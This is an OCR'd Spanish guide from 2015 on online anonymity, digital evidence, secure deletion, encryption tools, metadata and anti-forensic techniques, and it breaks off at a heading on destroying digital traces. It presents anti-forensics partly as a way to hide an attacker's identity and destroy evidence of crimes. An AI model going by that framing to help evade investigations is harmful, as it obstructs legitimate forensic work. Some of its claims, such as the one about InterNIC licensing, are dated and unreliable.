
Anónimato, Técnicas Anti-Forenses y Seguridad Informática



Anónimato, Técnicas Anti-Forenses y Seguridad Informática


3ra Edición

Anónimo

2015

Guía Creada con Fines éticos, educativos e Investigativos en temas de Seguridad, Privacidad y Hacking.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Esta obra esta compuesta por diversas investigaciones realizadas a lo largo del tiempo, si puedes mejorarla o corregirla; te lo agradecería mucho. Esto fue realizado con fines investigativos en el área de seguridad informática, anonimato y técnicas anti-forenses.

Presentación

En este pequeño libro conoceremos los métodos mas utilizados por Hackers, Crackers e incluso Lammers o personas fuera del ámbito de la seguridad, hacking o cracking, etc. para poder obtener un grado de anonimato considerable en Internet, explicaremos que herramientas se usan y como podríamos evitar el espionaje o el descubrimiento de tu identidad hasta cierto punto de privacidad ya sea de atacantes casuales o de adversarios calificados. Algo que muy pocos conocemos que es el anonimato online y que se puede llegar a lograr con el, que técnicas usan algunos para no ser descubiertos y como funciona el mundo del anonimato; nos podemos ver en diversas situaciones en las cuales queremos un poco de privacidad y algunas veces se nos hace muy difícil encontrar técnicas o herramientas fiables. Este Libro va dirigido a Profesionales de la Seguridad Informática, Hackers, Ingenieros, Aprendices y a todo aquel que desee aprender y profundizar mucho mas acerca de anonimato. Todo lo escrito en este libro son recopilaciones de muchas investigaciones y consultas realizadas durante un largo tiempo, puedes tomar este libro como una guía de Estudio si así lo deseas.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

"Todo Depende de ti y de como lo utilices, este mundo siempre a tenido dos caras".

Agradecimientos
Agradezco mucho a todas las personas que se han preocupado por proteger la privacidad, crear tecnologías, software, hardware, guías, papers, artículos, conferencias etc., para mejorar el anonimato y privacidad online, en verdad es un tema polémico y requiere la unión y ayuda de todos. Gracias...

Todo individuo tiene derecho a la libertad de opinión y de expresión; este derecho incluye el no ser molestado a causa de sus opiniones, el de investigar y recibir informaciones y opiniones, y el de difundirlas, sin limitación de fronteras, por cualquier medio de expresión.

Artículo 19 - Declaración Universal de Derechos Humanos

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Introducción


Internet es la red de redes y no entraremos mucho en historia pero se originó desde hace mucho tiempo, avanzando a gran escala a nivel mundial, es una red interconectada también denominada aldea global. En Internet existen millones y millones y millones de identidades y solo conocemos las que tenemos a nuestro alrededor, se nos hace imposible saber quien esta realmente detrás de una computadora cuando no tenemos los conocimientos y la tecnología necesarias para hacerlo, estamos e una calle y no sabemos quien tenemos al lado lastimosamente. Internet es tan grande que nadie la controla, es imposible y todos aportan a ella diariamente en su desarrollo, en su contenido y en su tecnología pero no es controlada específicamente por alguien ya que esta red se mueve por todo el mundo y es incontrolable, Internet almacena demasiada información que ni siquiera podemos imaginar que tanta es un océano lleno de datos e información, como Internet es un gran océano lleno de datos siempre existirán personas controlando una o gran parte de esos datos que circulan diariamente por Internet. Por que enfoco la Internet? Por que la Internet es en la cual todo funciona alrededor del mundo, en la Televisión, en las Computadoras, en los teléfonos móviles, en los electrodomésticos, en los satélites, en los circuitos integrados, Circuitos cerrados de Televisión, Banca, Economía, Biometría y en todo lo que sea Electrónico o tecnológico, nada más de solo pensarlo te imaginas la gran cantidad de bytes, datos e información que circulan por todos estos medios de forma global. Todos los Sistemas de Información sean del tipo que sean son auditables y trazables, cuando usas un Sistema de Información (PC, teléfono, servidor, módem, software) o algún otro dispositivo, este almacena registros de actividades, ya sean locales, remotas, en linea etc; ó historial de uso también conocido como logs o archivos de registro acerca de lo que haces en tu computadora o dispositivo, las paginas que visitas, los archivos que abres, eliminas, copias, pegas, las operaciones que realizas, lo que guardas y un sin fin de registros almacenados por el sistema de información acerca de la actividad del usuario, estos registros almacenados no son fáciles de ver o entender manualmente (algunos sí) ya que se necesita software especializado y tecnología especializada para analizar y revisar estos registros en caso de que se tratara de un delito informático o por curiosidad, espionaje o investigación etc; de analizar e investigar todos estos datos se encargan personas especializadas o personas curiosas, la informática o computo forense. Todo sistema de información puede ser auditable y trazable ya que contiene pistas o registros de auditoría en aplicaciones, sistema operativo, servicios, Núcleo.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Aplicaciones (Software)

Sistema Operativo

Servicios



Núcleo del Sistema

Auditabilidad (Informes y Registros) Trazabilidad (Seguimiento y reconstrucción). *"**después de que inventaron la trazabilidad se acabo nuestra privacidad".***

Toda esta información incluso después de ser eliminada o formateada completamente de forma normal, puede ser fácilmente recuperada utilizando técnicas y herramientas de informática forense. Simplemente lo que haces se registra y eso compromete en gran manera tu anonimato y tu seguridad si no sabes controlar esto de una forma aunque sea básica. Aquí en este libro enfocaré la seguridad informática relacionada con el anonimato ya que ella influye mucho en el área para protegernos de atacantes que desean saber nuestra identidad, de malware o exploits programados para tal fin. Espero sea de algo de ayuda este libro o guía para mantener vuestro anonimato y seguridad de una forma básica o también complicada depende de como tu combines y apliques.

*"La **privacidad** puede ser definida como el ámbito de la vida personal de un individuo que se desarrolla en un espacio reservado y debe mantenerse confidencial."*
*"La **información** es un conjunto organizado de datos procesados, que constituyen un mensaje que cambia el estado de conocimiento del sujeto o sistema que recibe dicho mensaje."*

Información personal, **información personalmente identificable** o **información personal de identificación** (del inglés **Personally Identifiable Information (PII)**, es un concepto utilizado en seguridad de la información. Se refiere a la información que puede usarse para identificar, contactar o localizar a una persona en concreto, o puede usarse, junto a otras fuentes de información para hacerlo. Se utiliza muy extensamente la abreviatura **PII**. Las definiciones legales, especialmente en el contexto del derecho al honor y la intimidad o privacidad, varían en cada país.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Evidencia Digital o Rastros digitales

Se puede decir que el término “Evidencia Digital” abarca cualquier información en formato digital que pueda establecer una relación entre un delito y su autor. Desde el punto de vista del derecho probatorio, puede ser comparable con “un documento” como prueba legal. Con el fin de garantizar su validez probatoria, los documentos deben cumplir con algunos requerimientos, estos son: Confiable, Autentica y Completa, es decir la evidencia digital o rastros digitales deben ser válidos ya que la evidencia digital puede ser Volátil, Anónima, Duplicable, Alterable y Modificable.

Pruebas digitales o pruebas electrónicas es cualquier información probatoria almacenada o transmitida en formato digital que una parte en un caso judicial puede utilizar en el juicio. Antes de aceptar la evidencia digital un tribunal determinará si la prueba es pertinente, si es auténtico, si es de oídas y si una copia es aceptable o se requiere el original.

El uso de la evidencia digital ha aumentado en las últimas décadas, ya que los tribunales han permitido el uso de mensajes de correo electrónico, fotografías digitales, registros de transacciones de ATM, documentos de procesamiento de texto, historial de mensajes instantáneos, archivos guardados desde programas de contabilidad, hojas de cálculo, historias de explorador de internet, bases de datos, el contenido de la memoria del ordenador, copias de seguridad informática, impresos de computadora, pistas de Sistema de Posicionamiento Global, los registros de las cerraduras electrónicas en las puertas de un hotel, y el vídeo digital o archivos de audio.


La Evidencia Digital se puede ver afectada en:

Confidencialidad: El Atacante puede leer los archivos de log.

Integridad: El Atacante puede alterar, corromper o insertar datos en el archivo de log.

Disponibilidad: El atacante puede borrar, purgar o deshabilitar el sistema de log.

Historial, Logs (Eventos) o Registros y Pistas de Auditoría




En informática, el concepto de historial o de logging designa la grabación secuencial en un archivo o en una base de datos de todos los acontecimientos que afectan un proceso particular (aplicación, actividad de una red informática...). El término (en inglés log file o simplemente log) designa al archivo que contiene estas grabaciones. Generalmente fechadas y clasificadas por orden cronológico, estos últimos permiten analizar paso a paso la actividad interna del proceso y sus interacciones con su medio.
Los registros o pistas de auditoría en pocas palabras las huella digitales o rastros dejados después de usar una computadora o incluso realizar un ataque informático son creados y almacenados por las Aplicaciones, Servicios, Sistema Operativo, Kernel del Sistema Operativo y el Hardware que en este caso seria la memoria RAM o dispositivos como los **IDS o IPS**, dispositivos de seguridad de Red.

Archivos Temporales o del Sistema, Historial de Uso

Algunas personas confían en que borrando solos los logs se eliminarán los rastros de lo que hemos hecho en nuestra computadora o dispositivos en realidad no es así, además de el almacenamiento de logs en el sistema también se almacenan en gran cantidad lo que algunos conocemos como archivos temporales o archivos del sistema que son archivos que a medidas que usas la computadoras o instalas programas se van almacenando en la computadora, estos archivos por lo general siempre se almacenan en carpetas del sistema y carpetas del usuario ocultas, algunas si se pueden ver otras no, estos archivos pueden ser eliminados pero no del todo, ya que algunos no se pueden eliminar por que el sistema necesita de ellos para funcionar, aquí es donde se nos ponen las cosas difíciles. Los rastros de los cuales les hablo son los rastros en MFT, rastros en espacio libre del disco, (slack space), Historial de Internet, Cookies, Index.dat, Container.dat, Conversaciones de Chat, Historial del Sistema, Registro del Sistema, Historial del Usuario, Archivos Indexados, Memoria, USB insertadas, Preferred Network List (PNL), contraseñas, Caché (flash, dns, web, disco, sistema), fotos(miniaturas, Thumbnails), logs de los programas que tienes instalados, NTUSER.DAT, shellbags, hiberfil.sys, pagefile.sys, .cache, Metadatos en el sistemas de archivos FAT, NTFS, EXT, descargas, rastros en USN, rastros en $LogFile, archivos que borrasteis de forma insegura y una gran cantidad de ubicaciones en donde se almacenan rastros y mas rastros del usuario y que si no sobrescribes varias veces estos datos se pueden recuperar; ponte en el lugar de un informático forense y te darás cuenta de todos los rastros que dejamos sin darnos cuenta, lastimosamente así es todo sistema de información de alguna u otra forma estará almacenando rastros o registros.


Entendiendo un poco las soluciones disponibles para poder controlar o por lo menos de alguna forma básica evitar que se expongan estos rastros existen algunas soluciones como estas, daré una breve explicación, depende de ti de como las apliques o de que problema quieras solucionar, también las puedes combinar.

Esteganografía
Está enmarcada en el área de seguridad informática, trata el estudio y aplicación de técnicas que permiten ocultar mensajes u objetos, dentro de otros, llamados portadores, de modo que no se perciba su existencia. Es decir, se trata de ocultar mensajes dentro de otros objetos y de esta forma establecer un canal encubierto de comunicación, de modo que el propio acto de la comunicación pase inadvertido para observadores que tienen acceso a ese canal. Existe gran cantidad de Herramientas para Ocultar Información, podemos ocultar información o datos sensibles.



Criptografía
Literalmente, escritura oculta, tradicionalmente se ha definido como la parte de la criptología que se ocupa de las técnicas, bien sea aplicadas al arte o la ciencia, que alteran las representaciones lingüísticas de mensajes, mediante técnicas de cifrado o codificado, para hacerlos ininteligibles a intrusos (lectores no autorizados) que intercepten esos mensajes. Por tanto el único objetivo de la criptografía era conseguir la confidencialidad de los mensajes. Para ello se diseñaban sistemas de cifrado y códigos.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad



Utilizando la Criptografía podemos Cifrar archivos o mensajes confidenciales, haciendo el uso de muchas herramientas disponibles en Internet, solo es cuestión chicos de aprenderlas a usar, no entrare en detalle de como usarlas ya que no son difíciles de usar.

Para Cifrar Información podemos utilizar:

Axcrypt, AesCrypt, ccrypt(linux), gpg(linux), gpg4win, OTR.

Para Cifrar Unidades o Discos Duros:

Diskcryptor, dmcrypt(linux), Truecrypt, luks(linux).

No menciono productos o software privativos como mac os filevault o bitlocker de windows ya que no han tenido muy buena reputación, debido a la poca seguridad frente a corporaciones o adversarios calificados.

Importancia de la Criptografía

La criptografía ha sido una solución muy buena frente a la privacidad y la protección de archivos ya que resulta muy difícil descifrarlos o violarlos, pero para que tu seguridad en el cifrado sea mas fuerte debes utilizar contraseñas fuertes y largas así evitaras que algún atacante o persona particular quiera descifrar tus archivos os discos duros, siempre debes realizar copias de seguridad antes de cifrar discos o archivos para evitar perdida de documentos en caso de que falle algo en el sistema o dispositivo, por que es tan bueno, por que

muchas corporaciones o incluso las autoridades no han sido hasta el momento capaz de descifrar algoritmos muy bien aplicados, es decir si tu cifras con una contraseña corta e insegura por muy fuerte que sea el algoritmo te pueden robar tus archivos descifrando tu contraseña por media de un ataque de fuerza bruta realizado con una computadora de alta gama, si usas algoritmos fuertes como el AES de 256 bit(entre mas bits en la longitud de la clave mas fuerte es el cifrado) y claves seguras tu archivos serán muy difíciles de descifrar ya que tomaría muchos años en lograrlo. Por que actualmente se descifran algunos archivos que se pensaban eran muy seguros, pues por el error humano, se debe ser muy cuidadoso al proteger un sistema de información, software, dispositivo, archivo, etc. ya que si se comete algún error o dejas escapar algo entonces por ahí te podrían atacar y robar tu información. Los errores mas conocidos son:

1. dejan la contraseña anotada en un papel por ahí
2. le dicen la contraseña a un amigo
3. le cuentan sobre su seguridad a un amigo
4. usan un algoritmo débil o vulnerable de cifrado y una contraseña débil, clave de cifrado débil menos de 256bit.
5. no protegen su sistema física y lógicamente, de que sirve tener cifrado si por medio de un keylogger te roban la contraseña.
6. Sus contraseña quedan almacenadas en memoria ram
7. no protegen su BIOS para evitar infección por USB
8. no verificas tu seguridad, testeate! a ti mismo, prueba tu seguridad.
9. Usas software vulnerable o desactualizado.

Lest We Remember: https://www.youtube.com/watch?v=JDaicPIgn9U

En este video podemos encontrar como quedan almacenados varios datos en la memoria RAM antes de apagar nuestro equipo.

Entonces debes tener en cuenta muchos factores antes de proteger un sistema y estar seguro de harás las cosas detalladamente bien, si lo haces bien por un lado pero por el otro vas mal entonces no habría seguridad.

Persistencia de datos

La persistencia de datos es la representación residual de datos que han sido de alguna manera nominalmente borrados o eliminados. Este residuo puede ser debido a que los datos han sido dejados intactos por un operativo de eliminación nominal, o por las propiedades físicas del medio de almacenaje. La persistencia de datos posibilita en forma inadvertida la exhibición de información sensible si el

medio de almacenaje es dejado en un ambiente sobre el que no se tiene control (p. ej., se tira a la basura, se le da a un tercero).

Con el correr del tiempo, se han desarrollado varias técnicas para contrarrestar la persistencia de datos. Dependiendo de su efectividad y de su intención, a menudo se los clasifica como compensación o purga/higienización. Métodos específicos incluyen la sobre escritura, la desmagnetización, el cifrado, y la destrucción física. Cuando borrar un archivo ya sea de forma segura o insegura siempre quedará un rastro mínimo pero quedará, no existe nada al 100% cuando limpiar tu PC, borras tus rastros etc siempre dejaras alguna pequeña huella o el rastro de que eliminasteis tus rastros, entonces es muy difícil solucionar el echo de que no quedará absolutamente ningún rastro, siempre habrá uno solo que este le hará la tarea mas difícil al atacante.

“En ningún momento se garantiza que se elimine la información y los datos en un 100 % pero se pueden ofuscar o dificultar su recuperación o visualización, los datos siguen ahí en el disco duro, solo que cuando se intenten recuperar, solo se encontraran archivos ilegibles o archivos basura”

Dependiendo la forma en que se eliminen los datos se puede hacer incluso muy difícil o imposible su recuperación.

Borrado seguro

El borrado seguro se ejecuta cuando al borrar un archivo, alguna utilidad de borrado escribe ceros1 sobre el archivo, no permitiendo que éste se pueda recuperar posteriormente. Entre mas se sobrescriba el archivo o dato mas difícil o imposible sera su recuperación. El borrado común se ejecuta cuando el disco

duro no realiza tarea de borrado completo, sino que marca espacio en uso por espacio libre, pudiendo así, convertirse en espacio libre, dejando así espacio libre para la utilización por otros archivos que futuramente pudiesen ser almacenados, con el borrado común los archivos pueden ser recuperados.

Sanitización

En manejo de información confidencial o sensible es el proceso lógico y/o físico mediante el cual se remueve información considerada sensible o confidencial de un medio ya sea físico o magnético, ya sea con el objeto de desclarificarlo, reutilizar el medio o destruir el medio en el cual se encuentra.

Medios Electrónicos

En Medios Digitales la sanitización es el proceso lógico y/o físico mediante el cual se elimina la información de un medio magnético, esto incluye el borrado seguro de los archivos, la destrucción física del medio, esto con el objetivo que no se pueda obtener información del medio.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Proceso Lógico

La sanitización lógica se realiza mediante Borrado Seguro, que comprende un conjunto de técnicas que tienen como objetivo volver imposible la recuperación de la información almacenada en el medio magnético por medios digitales. Estos métodos de borrado comprenden usualmente la sobreescritura de ceros y/o unos a nivel de bit en procesos repetitivos.

Métodos Seguros: Método Gutmann, DOD 5220.22-M.

Proceso físico

Se procede a la destrucción del medio físico más allá de condiciones de posible recuperación. Para cada tipo de medio físico existen técnicas herramientas y maquinarias diseñadas para su destrucción. Empresas con altos estándares de seguridad informática como Google, destruyen sus medios magnéticos y el residual es enviado a fábricas de reciclaje.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Material Impreso

En el caso que el medio físico sea papel, la sanitarización se lleva a cabo por medio de la destrucción del medio, esto se lleva a cabo por medio de trituración o incineración del medio.

En los casos en los cuales el material impreso debe ser entregado a usuarios sin el nivel de seguridad de necesario para accesar a la información confidencial o sensible se procede a la censura de la información confidencial. En muchos casos al censurar la información confidencial dentro de un documento se obtiene el nivel de sanitización necesaria en el mismo para que el mismo ya no sea considerado sensible o confidencial.

Forma Segura de Destruir la Información de un Disco Duro:

Cifrándola y sobrescribiendola 3 veces o 35 veces si tienes tiempo, recuerda que entre mas lo sobrescribas mas tiempo va a tardar, dependiendo del peso del archivo, si es un documento de Office con 35 veces estaría bien y no demoraría pero si son mas de 1GB para eliminar tardaría demasiado con 35 veces. Ahora si el archivo que quieres destruir, tiene copias o en el pasado fue eliminado de forma insegura, entonces no tendrías sentido por que se podría recuperar una prueba anterior o copia anterior del archivo, entonces ya tendrías que destruir

todo el disco duro completo. Sin embargo mas adelante diremos como borrar todo rastro o información de forma fiable mas no 100 % segura, de modo que sea muy pero muy difícil o casi imposible de recuperar.

Anonimato
Es la capacidad de una persona de poder usar diversas herramientas o técnicas para ocultar su identidad, véase su dirección IP Publica y la identificación de su equipo en internet o en una red local, para así no poder ser identificado por terceros o pasar desapercibido. Mas adelante profundizaremos sobre esto.

Navegar en Internet no es una actividad Anónima
La mayor parte de la gente cree que navegar por Internet es una actividad anónima, y en realidad no lo es. Prácticamente todo lo que se transmite por Internet puede archivarse, incluso los mensajes en foros o los archivos que consulta y las páginas que se visitan, mediante dispositivos como cookies, "bichos cibernéticos", los usos de la mercadotecnia y el spam y los navegadores. Los proveedores de Internet y los operadores de sitios tienen la capacidad de recopilar dicha información. Y los piratas o crackers pueden obtener acceso a su computadora, ya que un gran número de usuarios está conectado a Internet por medio de módems de cable y conexiones DSL a base de una línea telefónica. La vulnerabilidad a los ataques de crackers, se agudiza cuando los usuarios utilizan el servicio de broadband, es decir que están "siempre conectados".
Todas las redes que se conectan a Internet lo hacen de manera voluntaria, por esto nadie controla Internet. Todo lo que se publica en Internet es de dominio público. Eso si, existe una entidad alojada en el estado de Washington, EE.UU., a la que se ha encomendado controlar la creación de puntos de entrada a Internet, esta institución se llama Network Solutions o InterNIC, su función es catalogar y

entregar licencias a toda persona o institución que desea participar de Internet.

Privacidad en Internet

La privacidad en Internet se refiere a el control de la información que posee un determinado usuario que se conecta a Internet e interactúa con esta por medio de diversos servicios en linea con los que intercambia datos durante la navegación.

Metadatos

Literalmente «sobre datos», son datos que describen otros datos. En general, un grupo de metadatos se refiere a un grupo de datos, llamado recurso. El concepto de metadatos es análogo al uso de índices para localizar objetos en vez de datos. Por ejemplo, en una biblioteca se usan fichas que especifican autores, títulos, casas editoriales y lugares para buscar libros. Así, los metadatos ayudan a ubicar datos. Gracias a los metadatos se han capturado muchos crackers, lammers o scriptkiddies debido a que dejan al descubierto en Internet imagenes o documentos ofimaticos con metadatos dentro y no los eliminar antes de publicarlos siempre se deben eliminar los metadatos de un archivo antes de que este sea publicado, de lo contrario en tu archivo ofimatico o images iran almacenados metadatos acerca de ti, del archivos, o de los programas con los cuales se edito el archivo. No solo de archivos ofimaticos o imagenes; también de todo tipo de archivo desde un archivo de programación hasta un archivo de sistema todo archivo tiene metadatos que lo identifican, los metadatos es como mirar de donde provino el archivo y quien lo hizo, así que cuidado con los metadatos. Los metadatos algunos son visibles otros están ocultos en los archivos y solo se pueden eliminar o visualizar por medio de herramientas especializadas para tal fin. Por ejemplo un correo electrónico o un navegador también tienen metadatos.


Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Metadata from Original Raw Video File

	Original Video/IMG_2176.MOV
Format	MPEG-4
Format profile	QuickTime
Codec ID	qt
File size	965 KiB
Duration	11s 872ms
Overall bit rate	666 Kbps
Recorded date	2012-10-26T17:24:33-0400
Encoded date	UTC 2012-10-26 21:25:30
Tagged date	UTC 2012-10-26 21:25:35
Writing application	6.0
Writing library	Apple QuickTime
Make	Apple
©xyz	+40.6851-073.9742+040.776/
Model	iPhone 4S
com.apple.quicktime.make	Apple
com.apple.quicktime.creationdate	2012-10-26T17:24:33-0400
com.apple.quicktime.location.ISO6709	+40.6851-073.9742+040.776/
com.apple.quicktime.software	6.0
com.apple.quicktime.model	iPhone 4S

Metadata from MP4 Copy Downloaded from YouTube

	Derivative Videos/IMG 2176_2rx1uL8No_8.mp4
Format	MPEG-4
Format profile	Base Media / Version 2
Codec ID	mp42
File size	520 KiB
Duration	11s 900ms
Overall bit rate mode	Variable
Overall bit rate	358 Kbps
Encoded date	UTC 2012-10-29 14:38:36
Tagged date	UTC 2012-10-29 14:38:36
gsst	0
gstd	12026
gssd	B4A7DD601MM135160828763571 9
gshh	r1---sn-p5qlsu7e.c.youtube.com



Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Técnicas Anti-Forenses

Las técnicas anti-forenses son utilizadas para destruir, purgar, ocultar o modificar la evidencia digital involucrada en un proceso legal, también son usadas para evitar, retrasar, ofuscar las investigaciones realizadas en un proceso legal de delitos informáticos realizadas por investigadores e informáticos forenses. Estas técnicas son consideradas ilegales ya que alteran la evidencia digital e impiden la investigación normal de un criminal informático o un proceso legal, ya que una ves borradas de forma segura las evidencias son muy difíciles de recuperar o reconstruir; esto puede provocar en algunas ocasiones el retraso o cierre de un caso por duda o falta de evidencias digitales. Las técnicas anti-forenses son frecuentemente utilizadas para ocultar todos los rastros o huellas de un delito informático, también son aplicadas a la 5 fase de un ataque informático, esta fase se llama Borrado de Huellas (Covering Tracks), donde se ocultan o alteran todos los rastros o evidencias digitales para así no descubrir el real atacante en un delito informático. Las técnicas anti-forenses también son utilizadas para ocultar la identidad remota, local o en linea de aquel que cometió un delito informático. Algunas veces es totalmente necesario la modificación de datos binarios o hexadecimales en los registros y aplicaciones del sistema ya en ellos hay alojada evidencia digital.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

¿En donde se almacena la evidencia digital?

La evidencia digital es almacenada y detectada en el Disco Duro de una computadora; el sistema operativo instalado en la maquina es el encargado de almacenar todos estos registros y los guarda en diferentes ubicaciones que el usuario final no frecuenta, la evidencia digital también esta en dispositivos de almacenamiento extraíbles y memorias RAM; esto en el caso de las computadoras y dispositivos de almacenamiento en las cuales se almacena la evidencia lógica, es decir, digital ya que también existe una evidencia física las cuales son todos los objetos, herramientas, documentación impresa y toda evidencia física que pueda involucrar a alguien en los hechos de un delito informático. La evidencia digital también es encontrada en dispositivos móviles, tabletas, smartphones, pda, etc. en el caso de que hubiese uno involucrado.

¿Cuales son los dispositivos mas analizados por los informáticos forenses?

Discos Duros: sean externos o internos o de estado solido, estos son los dispositivos mas analizados en las investigaciones forense en el cual esta el sistema operativo instalado que es el que almacena todos los registros e historial del usuario, en este dispositivo es donde se guarda la mayor cantidad de evidencia.



Memorias RAM: En ella se almacenan diversos datos importantes como contraseñas, etc los cuales pueden ser vistos de forma correcta antes de que la computadora se apague, es un procedimiento en el cual se captura una imagen de la memoria RAM y después esta imagen es analizada con un lector hexadecimal en algunos casos después de apagada la computadora se ha podido recuperar datos que después son reconstruidos por tecnología forense informática.



Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Celulares: no hay necesidad de explicarlo a fondo ya sabemos que tenemos y que borramos de nuestro celular, lo cual es evidencia digital que puede ser fácilmente recuperada y analizada.




Dispositivos de almacenamiento extraíbles: son USB, tarjetas SD, discos externos, etc que también pueden ser analizados por un informático forense en caso de que estos se vean involucrados. Estos no son extraíbles pero también están involucrados en algún caso similar, véase, los CD's o cualquier tipo de dispositivo de almacenamiento que pueda contener alguna información guardada que pueda servir como investigación en un caso de delitos o fraude informático.



Dispositivos de Red (routers, modems, firewalls, ips, ids, servidores): esto ya va mas allá, me refiero a que estos casos en los cuales se analizan dispositivos de red solo se ven en empresas u organizaciones que utilizan este tipo de tecnología que debe ser analizada debido a un caso de delitos informáticos o auditoría informática sea del tipo que sea. Estos dispositivos también almacenan registros de red, datos de conexión, logs etc que pueden ser fácilmente recuperados y analizados. En el caso de los servidores también, todo sistema operativo de red o normal almacena siempre pistas o registros de auditoría.




Actualmente la informática forense se le llama Análisis forense digital, ya que se puede aplicar a todo lo que contenga un circuito integrado, chip o memoria de almacenamiento. Todo dispositivo podría contener registros o logs que informen su funcionamiento y las actividades realizadas en el.

¿Por que se almacenan estos registros o pistas de auditoría?

Para el buen funcionamiento del sistema, estos registros también hacen que el sistema operativo sea mas rápido ante las peticiones del usuario ya que va guardando configuraciones realizadas por el mismo para que puedan ser ejecutadas de forma rápida en caso de que se vuelvan a necesitar véase, caché. También son almacenados para evaluar el sistema y ofrecer mejores servicios ya que algunos registros son enviados al fabricante para evaluar su buen funcionamiento y corregir errores. Algunos medios y personas dicen que estos registros no tienen un fin bueno ya que monitorizan la actividad del usuario enviando estos registros al fabricante para ver que hace el usuario algo que es considerado como ciberespionaje.

¿Como se pueden destruir los rastros digitales?

